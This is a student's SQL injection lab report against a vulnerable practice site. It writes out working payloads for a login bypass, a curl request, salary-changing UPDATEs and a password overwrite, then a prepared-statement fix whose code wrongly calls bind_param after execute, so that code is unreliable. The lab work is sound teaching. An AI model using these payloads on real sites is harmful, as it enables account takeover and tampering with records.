Rajat Sethi

CPSC 8580

# Lab 3 – SQL Injection

## Task 1:

- I used “docksh” to enter the mysql container.
- I logged into the mysql server.
- I inserted the “credential” table using the “sqllab_users.sql” file

```
[10/30/21]seed@VM:~/.../SQLInject$ docksh a0
root@a0342f48ded8:/# ls
bin   docker-entrypoint-initdb.d  home   media  proc  sbin  tmp
boot  entrypoint.sh               lib    mnt    root  srv   usr
dev   etc                         lib64  opt    run   sys   var
root@a0342f48ded8:/# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserve
d.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statem
ent.

mysql> source /docker-entrypoint-initdb.d/sqllab_users.sql
```

- I used the “sqllab_users” database.
- I described the “credential” table to determine the variable name for employee names.
- I issued a command that revealed all of Alice’s information in the table.


```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.10 sec)

mysql> SELECT * FROM credential WHERE Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)
```

## Task 2.1:

- Looking at the PHP code, the password is hashed (in other words, sanitized).
- As such, the only avenue of attack is the username.
- Using the following phrase, I was able to login to the admin account.




- Using this phrase, the following portion of the SQL query was sent to the database.
- WHERE name= 'admin';#' and Password='$hashed_pwd'";
- The ' character closes the other single-quote surrounding admin, which allows me to add my malicious input.
- The ; character ends the statement, which may be required in some instances of SQL.
- The # character represents a comment, which means the Password portion is completely cancelled out.
- Therefore, the database returns the first entry for the 'admin' username, since the password was unchecked.

**Task 2.2:**

- Using the same SQL Injection as Task 2.1 in the command line, we achieve the following query.

```
curl 'www.seed-server.com/unsafe_home.php?username=admin%27;%23'
```

- For URLs, %27 encodes the ' symbol and %23 encodes the # symbol.
- Running that query yields the following result.


```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
```

- While that output looks incredibly ugly, it contains all the data from the credential table.
- Looking closely, we can see the column names and the information from each entry, the same as if we logged into the website itself.

**Task 2.3:**


- By default, the query() command in PHP only allows one SQL query at a time.
- If a developer wants to issue multiple queries at once, they must use the multi_query() command in PHP.
- When attempting to run a second SQL query, I received the following error message.

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Salary=1 WHERE Name='Alice';#' and Password='da39a3ee5e6b4' at line 3]\n
```

- Even though the statement is syntactically correct, it does not run due to the use of query().

**Task 3.1:**

- In this injection, I edited the first form section to add a "Salary" portion to the query.





- The NickName portion contains 3 parts of the injection.
- First, the real nickname " Alice' " allows me to fill the nickname column while also closing the first single-quote.
- Next, the " salary=9999999" adds an extra addition to the update statement which will change Alice's salary.

- Finally, the “ email=’ ” allows me to close the last single-quote that would have originally closed the nickname value.

**Task 3.2:**

- In this task, I only used one of the form sections to perform the attack, as shown below.





- First, I immediately put a ‘ character to close the original nickname string. This will set the boss’s nickname to the empty string, so it is important to fill the real nickname at the very front of this form if you know it.
- Next, I placed a “ Salary=1 ” which will be used to change Boby’s salary.
- Then, I used the WHERE keyword so that it would look for Boby’s name rather than the current user’s id.
- Finally, I ended the statement with a # to comment out the rest of the query (especially that final “WHERE id” segment)

**Task 3.3:**


- In this attack, I used the same format as Task 3.2, except I changed one portion of the query.
- Instead of setting “ Salary=1 ”


- I set “ Password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8’ ”
- That hash is the result of putting the string “password” into the sha1 algorithm.





- Once we run this malicious query, we can log into Boby’s account with the password “password”




| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 2 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

**Task 4:**

- For this task, I edited the /defense/unsafe.php file to include a prepared statement instead of the usual query.
- The Original PHP Code (Unprepared)


```php
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = '$input_uname' and Password = '$hashed_pwd'");
```

- The New PHP Code (Prepared)


```php
// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ? ");

$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind_param($bind_name, $bind_local, $bind_gender);
$result->fetch();
```

- To test the effectiveness of the prepared statement, I used the same injection as Task 2.1.




- With the unprepared statement, I received the following result.




- However, once I changed unsafe.php to utilize the prepared statement, the website showed none of the sensitive information (as none of the entries matched “ Admin’;# ” exactly)

## Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: